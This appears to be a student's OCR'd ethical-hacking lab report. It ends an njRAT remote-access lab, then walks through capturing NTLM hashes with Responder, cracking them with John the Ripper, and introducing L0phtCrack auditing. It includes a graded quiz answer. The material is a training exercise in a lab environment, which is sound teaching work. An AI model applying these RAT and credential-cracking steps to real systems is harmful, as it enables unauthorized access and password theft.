


Click Remote Shell. This launches a remote command prompt for the victim machine Type the command ipconfig/all and press Enter.



Edit with WPS Office


This displays all interfaces related to the victim machine,



Now, Close the Manager window

Right-click on the victim name, and click Open Chat


Edit with WPS Office




A Chat pop-up appears; enter a nickname (here, Hacker) and click OK

A chat box appears; type a message, and then click Send

Edit with WPS Office




In Victim's Machine,



If the victim shut down the system , njRAT loses its connection with Windows Server 2016(victim)

Edit with WPS Office




njRAT is designed to automatically establish a connection once the victim logs in. After the malicious file is executed and the system restarts or the user logs back in, the **attacker's client (njRAT)** automatically detects and connects to the victim machine — no manual re-connection is needed

On completion of this lab, click Windows Server 2016 to switch to the **Windows Server 2016** machine, launch **Task Manager**, look for the **server.exe (32 bit)** process

QUIZ:

Edit with WPS Office



Ethical Hacking Lab Report – 06 (Date: 05-05-2025)

EC-Council Lab Assignment: Module 4

Password Cracking Techniques and Countermeasures

Objective

- This lab is about understanding how passwords can be cracked. Password cracking means figuring out a password using different methods, like guessing or using special tools. People might crack passwords to recover their own lost passwords, check if a system is secure, or—unfortunately—break into systems without permission.
- In this lab, you will see how weaknesses in security can be exploited and how different password-cracking techniques work. The main goal is to learn how to monitor a system remotely and understand how someone might bypass security controls to gain access.
- It's important to use this knowledge responsibly—to strengthen security, not to break it! Let me know if you need a clearer explanation or more details.

Edit with WPS Office

Overview of Social Engineering

Password cracking is a common hacking method used to gain unauthorized access to a system. Attackers may guess passwords manually or use automated tools like dictionary attacks or brute-force methods. Weak passwords make these attacks more successful.

Lab 1: Perform Active Online Attack to Crack the System's Password

Lab Scenario

Active online attacks allow unauthorized access to systems by communicating directly with the target machine. Attackers use techniques like password guessing, brute-force attacks, hash injection, LLMNR/NBT-NS poisoning, and spyware/keyloggers to crack passwords.


This lab demonstrates how hackers exploit network vulnerabilities to obtain password information.

Lab Objectives

Use the Responder tool to perform an active online attack and crack system passwords. Let me know if you need further refinements!


Task 1: Perform Active Online Attack to Crack the System's Password using Responder

1. Click on Parrot Security 4.10 to switch to parrot security machine and login with attacker/toor





Edit with WPS Office

2. Now switch to MATE terminal and run
    a. sudo responder -I eth0




Edit with WPS Office






Edit with WPS Office

3. Now Click Windows 10 to switch to the **Windows 10** machine, right-click on the **Start** icon, and click **Run**.
4. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.




5. Responder starts capturing the access logs of the **Windows 10** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.




6. After copying the hash value open a terminal window, run **sudo su** command and run **pluma hash.txt** command to open a hash.txt file.
7. In the text editor paste the copied hash value save the file and close the text editor window

Edit with WPS Office



8. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
9. In the terminal window run **john hash.txt** command to crack the password of Jason.
10. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



11. This concludes the demonstration of performing an active online attack to crack a password using Responder.

Edit with WPS Office

Question 14.1.1.1

Run the Responder tool on the Parrot machine and find the NTLM hash for user Jason on Windows 10. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 10 machine. Enter the name of the interface that is used while running Responder tool.

eth0

Score

✓ Correct

Lab 2: Audit System Passwords

Lab Scenario

Password auditing is one of the crucial stages in checking the security of a system. Password-auditing mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password feature. The classification of password attacks depends on the attacker's actions.

The lab in this exercise demonstrates auditing of system passwords using a password auditing tool.

Lab Objectives

- Audit System Passwords using L0phtCrack
- Audit System Passwords using John the Ripper

Edit with WPS Office


Task 1: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this lab, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

